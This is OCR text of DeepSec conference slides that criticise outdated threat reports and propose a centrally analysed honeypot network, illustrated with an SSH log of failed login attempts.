[redacted]	Domain	4/21/14 8:02	-
[redacted]	Domain	-	-
[redacted]	Domain	8/15/14 20:03	-
[redacted]	Domain	3/6/14 16:58	-
[redacted]	Domain	11/27/14 7:57	-
[redacted]	Domain	8/20/14 4:50	-
[redacted]	Domain	Unknown	-
[redacted]	Domain	11/17/14 5:14	-
[redacted]	Domain	2/25/14 7:11	-

DEEPSEC

WE GET REPORTS FROM COMPANIES

This one was ok, but outdated when it was released

MANDIANT

APT1

Exposing One of China's Cyber Espionage Units

DEEPSEC

WE GET REPORTS FROM COMPANIES

Also fine, but outdated

Zeus: King of the Bots

Nicolas Falliere and Eric Chien

Contents

Introduction

Zbot, also known as Zeus, is a malware package that is readily available for sale and also traded in underground forums. The package contains a builder that can generate a bot executable and Web server files (PHP, images, SQL templates) for use as the command and control server. While Zbot is a generic back door that allows full control by an unauthorized remote user, the primary function of Zbot is financial gain—stealing online credentials such as FTP, email, online banking, and other

WE GET REPORTS FROM COMPANIES

That is actually just marketing :(

How to manage the deluge of information security threat reports

Many vendors and analysts publish information security threat reports. See Joseph Granneman's strategy to find and use the information that matters.

You've no doubt noticed an increasing number of vendors, researchers, consultants and others issuing reports detailing...

Sign in for existing members

Continue Reading This Article

Enjoy this article as well as all of our content, including E-Guides, news, tips and more.

corporate email address *

DEEPSEC

WE GET REPORTS FROM NEWS

Outdated, inaccurate

About 8,220,000 results (0.60 seconds)

Ukrainian **Hacker** Who Allegedly Tried to Frame Cyber-Se…
ABC News - 7 hours ago
A Ukrainian man who allegedly tried to frame cyber-security expert Brian Krebs has been extradited to the United States and is due in Newark ...

Hacker used 'zombie army' of infected computers to steal data ...
NJ.com - 4 hours ago

Alleged Ukrainian **Hacker** Extradited to US
WspyNews (press release) (registration) - 7 hours ago

Explore in depth (12 more articles)

Small-Town Cops Claim Burglars Are Using **Hacker's** Dev…
Motherboard - Oct 12, 2015
When a **hacker** reveals a neat new trick at a high-profile **hacking** conference such as Def Con, it's usually just a matter of time before someone ...

UK **hacker** Lauri Love fights extradition to US
SC Magazine - 3 hours ago
Lauri Love, a UK graduate student who is currently facing extradition to the U.S. for **hacking** government computer systems, said officials are ...

CSI: Cyber and the Fake Side Piece Tinder **Hacker**
Gizmodo - Oct 12, 2015
Raven is worried about her friend Tracey, who discovers someone is **hacking** her and sending emails through her accounts. Though it initially ...

DEEPSEC

WE GET REPORTS FROM OTHER PLACES TOO

Better, but usually outdated

SecAlertFeed

- /r/netsec - Informati... 310
- CyberCrime & Doing T... 1
- Darknet - The Darkside 14
- Errata Security 9
- eSecurityPlanet RSS ... 35
- Krebs on Security 15
- Nextgov - Cybersecurity 48
- OpenDNS Security Labs 5
- SANS Internet Storm ... 48
- SANS ISC InfoSec Ne...
- Schneier on Security 40
- Security Bloggers Net...
- Security Weekly 11
- TaoSecurity 4
- The TSA Blog 5
- Thoughts on Security 2
- Threatpost 67
- US-CERT Bulletins 5
- US-CERT Current Ac... 13
- Virus / malware / ha... 873

/R/Netsec - Information Security News & Discussion

310 unread articles — 4K readers — #security #reddit #tech

MOST POPULAR

GrrCon infosec conference videos are posted
submitted by throw_it_to_the_moon [link] [1 comment]
52min

Rootfool - a small tool to dynamically disable and enable SIP in El Capitan
submitted by _rs [link] [comment]
1h

Five Things in Infosec That Should Scare You
submitted by coderanger [link] [1 comment]
2h

TODAY

Facebook Pwnage
submitted by MaD74mE5 [link] [1 comment]
2h hide // save

Bash alternative for Metasploit psexec module
submitted by taherio [link] [comment]
3h

DEEPSEC

WHAT WE WANT IS

DEEPSEC

ACTIONABLE INTELLIGENCE

DEEPSEC

MANAGEMENT ISSUES

The data is available on all your honeypots

MANAGEMENT ISSUES

The data is available on all your honeypots

All over the world

DEEPSEC

MANAGEMENT ISSUES

The data is available on all your honeypots

All over the world

In all your log files and databases

```
Nov  1 08:17:01 jsensor CRON[2475]: pam_unix(cron:session): session closed for user root
Nov  1 08:23:53 jsensor sshd[2478]: Did not receive identification string from 117.4.240.
2
Nov  1 08:23:55 jsensor sshd[2479]: Invalid user support from 117.4.240.22
Nov  1 08:23:55 jsensor sshd[2479]: input_userauth_request: invalid user support [preauth
Nov  1 08:23:55 jsensor sshd[2479]: Received disconnect from 117.4.240.22: 3: com.jcraft.
sch.JSchException: Auth fail [preauth]
Nov  1 08:27:21 jsensor sshd[2481]: reverse mapping checking getaddrinfo for 203-69-143-7
.hinet-ip.hinet.net [203.69.143.70] failed - POSSIBLE BREAK-IN ATTEMPT!
Nov  1 08:27:21 jsensor sshd[2481]: Invalid user testuser from 203.69.143.70
Nov  1 08:27:21 jsensor sshd[2481]: input_userauth_request: invalid user testuser [preaut
]
Nov  1 08:27:21 jsensor sshd[2481]: Connection closed by 203.69.143.70 [preauth]
Nov  1 08:32:04 jsensor sshd[2483]: Invalid user db2inst1 from 83.69.220.155
Nov  1 08:32:04 jsensor sshd[2483]: input_userauth_request: invalid user db2inst1 [preaut
]
Nov  1 08:32:04 jsensor sshd[2483]: Received disconnect from 83.69.220.155: 11: Bye Bye [
reauth]
Nov  1 08:32:06 jsensor sshd[2485]: Invalid user db2inst1 from 83.69.220.155
Nov  1 08:32:06 jsensor sshd[2485]: input_userauth_request: invalid user db2inst1 [preaut
]
Nov  1 08:32:06 jsensor sshd[2485]: Received disconnect from 83.69.220.155: 11: Bye Bye [
reauth]
Nov  1 08:51:07 jsensor sshd[2499]: Received disconnect from 43.229.53.12: 11:  [preauth]
Nov  1 09:17:01 jsensor CRON[2501]: pam_unix(cron:session): session opened for user root
y (uid=0)
Nov  1 09:17:01 jsensor CRON[2501]: pam_unix(cron:session): session closed for user root
Nov  1 09:21:26 jsensor sshd[2504]: Invalid user ubnt from 27.254.67.185
Nov  1 09:21:26 jsensor sshd[2504]: input_userauth_request: invalid user ubnt [preauth]
Nov  1 09:21:27 jsensor sshd[2504]: Connection closed by 27.254.67.185 [preauth]
Nov  1 09:48:52 jsensor sshd[2506]: reverse mapping checking getaddrinfo for 203-69-143-7
.hinet-ip.hinet.net [203.69.143.70] failed - POSSIBLE BREAK-IN ATTEMPT!
Nov  1 09:48:52 jsensor sshd[2506]: Invalid user ADMIN from 203.69.143.70
Nov  1 09:48:52 jsensor sshd[2506]: input_userauth_request: invalid user ADMIN [preauth]
Nov  1 09:48:52 jsensor sshd[2506]: Connection closed by 203.69.143.70 [preauth]
Nov  1 10:11:30 jsensor sshd[2508]: Invalid user ubnt from 27.254.67.185
Nov  1 10:11:30 jsensor sshd[2508]: input_userauth_request: invalid user ubnt [preauth]
Nov  1 10:11:30 jsensor sshd[2508]: Connection closed by 27.254.67.185 [preauth]
Nov  1 10:17:01 jsensor CRON[2510]: pam_unix(cron:session): session opened for user root
y (uid=0)
Nov  1 10:17:01 jsensor CRON[2510]: pam_unix(cron:session): session closed for user root
Nov  1 10:23:57 jsensor sshd[2513]: Received disconnect from 43.229.53.12: 11:  [preauth]
Nov  1 11:09:37 jsensor sshd[2515]: fatal: no hostkey alg [preauth]
Nov  1 11:09:37 jsensor sshd[2516]: Connection closed by 178.79.165.191 [preauth]
Nov  1 11:17:01 jsensor CRON[2519]: pam_unix(cron:session): session opened for user root
y (uid=0)
Nov  1 11:17:01 jsensor CRON[2519]: pam_unix(cron:session): session closed for user root
Nov  1 11:18:18 jsensor sshd[2522]: Received disconnect from 43.229.53.12: 11:  [preauth]
Nov  1 11:36:58 jsensor sshd[2524]: Invalid user ubnt from 178.65.114.167
Nov  1 11:36:58 jsensor sshd[2524]: input_userauth_request: invalid user ubnt [preauth]
Nov  1 11:36:59 jsensor sshd[2524]: Connection closed by 178.65.114.167 [preauth]
Nov  1 11:58:54 jsensor sshd[2526]: Did not receive identification string from 113.160.15
.43
Nov  1 11:58:55 jsensor sshd[2527]: Address 113.160.158.43 maps to static.vdc.vn, but thi
 does not map back to the address - POSSIBLE BREAK-IN ATTEMPT!
Nov  1 11:58:55 jsensor sshd[2527]: Invalid user support from 113.160.158.43
Nov  1 11:58:55 jsensor sshd[2527]: input_userauth_request: invalid user support [preauth
Nov  1 11:58:55 jsensor sshd[2527]: Received disconnect from 113.160.158.43: 3: com.jcraf
.jsch.JSchException: Auth fail [preauth]
Nov  1 12:11:36 jsensor sshd[2539]: Received disconnect from 43.229.53.12: 11:  [preauth]
Nov  1 12:17:01 jsensor CRON[2541]: pam_unix(cron:session): session opened for user root
y (uid=0)
Nov  1 12:17:01 jsensor CRON[2541]: pam_unix(cron:session): session closed for user root
:
```

DEEPSEC


MANAGEMENT ISSUES

The data is available on all your honeypots

All over the world

In all your log files and databases

And the malware is there too



```
Nov  1 08:17:01 jsensor CRON[2475]: pam_unix(cron:session): session closed for user root
Nov  1 08:23:53 jsensor sshd[2478]: Did not receive identification string from 117.4.240.
2
Nov  1 08:23:55 jsensor sshd[2479]: Invalid user support from 117.4.240.22
Nov  1 08:23:55 jsensor sshd[2479]: input_userauth_request: invalid user support [preauth
Nov  1 08:23:55 jsensor sshd[2479]: Received disconnect from 117.4.240.22: 3: com.jcraft.
sch.JSchException: Auth fail [preauth]
Nov  1 08:27:21 jsensor sshd[2481]: reverse mapping checking getaddrinfo for 203-69-143-7
.hinet-ip.hinet.net [203.69.143.70] failed - POSSIBLE BREAK-IN ATTEMPT!
Nov  1 08:27:21 jsensor sshd[2481]: Invalid user testuser from 203.69.143.70
Nov  1 08:27:21 jsensor sshd[2481]: input_userauth_request: invalid user testuser [preaut
]
Nov  1 08:27:21 jsensor sshd[2481]: Connection closed by 203.69.143.70 [preauth]
Nov  1 08:32:04 jsensor sshd[2483]: Invalid user db2inst1 from 83.69.220.155
Nov  1 08:32:04 jsensor sshd[2483]: input_userauth_request: invalid user db2inst1 [preaut
]
Nov  1 08:32:04 jsensor sshd[2483]: Received disconnect from 83.69.220.155: 11: Bye Bye [
reauth]
Nov  1 08:32:06 jsensor sshd[2485]: Invalid user db2inst1 from 83.69.220.155
Nov  1 08:32:06 jsensor sshd[2485]: input_userauth_request: invalid user db2inst1 [preaut
]
Nov  1 08:32:06 jsensor sshd[2485]: Received disconnect from 83.69.220.155: 11: Bye Bye [
reauth]
Nov  1 08:51:07 jsensor sshd[2499]: Received disconnect from 43.229.53.12: 11:  [preauth]
Nov  1 09:17:01 jsensor CRON[2501]: pam_unix(cron:session): session opened for user root
y (uid=0)
Nov  1 09:17:01 jsensor CRON[2501]: pam_unix(cron:session): session closed for user root
Nov  1 09:21:26 jsensor sshd[2504]: Invalid user ubnt from 27.254.67.185
Nov  1 09:21:26 jsensor sshd[2504]: input_userauth_request: invalid user ubnt [preauth]
Nov  1 09:21:27 jsensor sshd[2504]: Connection closed by 27.254.67.185 [preauth]
Nov  1 09:48:52 jsensor sshd[2506]: reverse mapping checking getaddrinfo for 203-69-143-7
.hinet-ip.hinet.net [203.69.143.70] failed - POSSIBLE BREAK-IN ATTEMPT!
Nov  1 09:48:52 jsensor sshd[2506]: Invalid user ADMIN from 203.69.143.70
Nov  1 09:48:52 jsensor sshd[2506]: input_userauth_request: invalid user ADMIN [preauth]
Nov  1 09:48:52 jsensor sshd[2506]: Connection closed by 203.69.143.70 [preauth]
Nov  1 10:11:30 jsensor sshd[2508]: Invalid user ubnt from 27.254.67.185
Nov  1 10:11:30 jsensor sshd[2508]: input_userauth_request: invalid user ubnt [preauth]
Nov  1 10:11:30 jsensor sshd[2508]: Connection closed by 27.254.67.185 [preauth]
Nov  1 10:17:01 jsensor CRON[2510]: pam_unix(cron:session): session opened for user root
y (uid=0)
Nov  1 10:17:01 jsensor CRON[2510]: pam_unix(cron:session): session closed for user root
Nov  1 10:23:57 jsensor sshd[2513]: Received disconnect from 43.229.53.12: 11:  [preauth]
Nov  1 11:09:37 jsensor sshd[2515]: fatal: no hostkey alg [preauth]
Nov  1 11:09:37 jsensor sshd[2516]: Connection closed by 178.79.165.191 [preauth]
Nov  1 11:17:01 jsensor CRON[2519]: pam_unix(cron:session): session opened for user root
y (uid=0)
Nov  1 11:17:01 jsensor CRON[2519]: pam_unix(cron:session): session closed for user root
Nov  1 11:18:18 jsensor sshd[2522]: Received disconnect from 43.229.53.12: 11:  [preauth]
Nov  1 11:36:58 jsensor sshd[2524]: Invalid user ubnt from 178.65.114.167
Nov  1 11:36:58 jsensor sshd[2524]: input_userauth_request: invalid user ubnt [preauth]
Nov  1 11:36:59 jsensor sshd[2524]: Connection closed by 178.65.114.167 [preauth]
Nov  1 11:58:54 jsensor sshd[2526]: Did not receive identification string from 113.160.15
.43
Nov  1 11:58:55 jsensor sshd[2527]: Address 113.160.158.43 maps to static.vdc.vn, but thi
 does not map back to the address - POSSIBLE BREAK-IN ATTEMPT!
Nov  1 11:58:55 jsensor sshd[2527]: Invalid user support from 113.160.158.43
Nov  1 11:58:55 jsensor sshd[2527]: input_userauth_request: invalid user support [preauth
Nov  1 11:58:55 jsensor sshd[2527]: Received disconnect from 113.160.158.43: 3: com.jcraf
.jsch.JSchException: Auth fail [preauth]
Nov  1 12:11:36 jsensor sshd[2539]: Received disconnect from 43.229.53.12: 11:  [preauth]
Nov  1 12:17:01 jsensor CRON[2541]: pam_unix(cron:session): session opened for user root
y (uid=0)
Nov  1 12:17:01 jsensor CRON[2541]: pam_unix(cron:session): session closed for user root
:
```

DEEPSEC

MANAGEMENT ISSUES

The data is available on all your honeypots

All over the world

In all your log files and databases

And the malware is there too

Just SCP everything and then analyze it

?!?

DEEPSEC

CHANGING THE WAY IT WORKS

DEEPSEC

GOALS


- Easy Installation
- Secure communication
- Automatic & Central Analysis

DEEPSEC

THE STRUCTURE


DEEPSEC

Honeypots all over the place



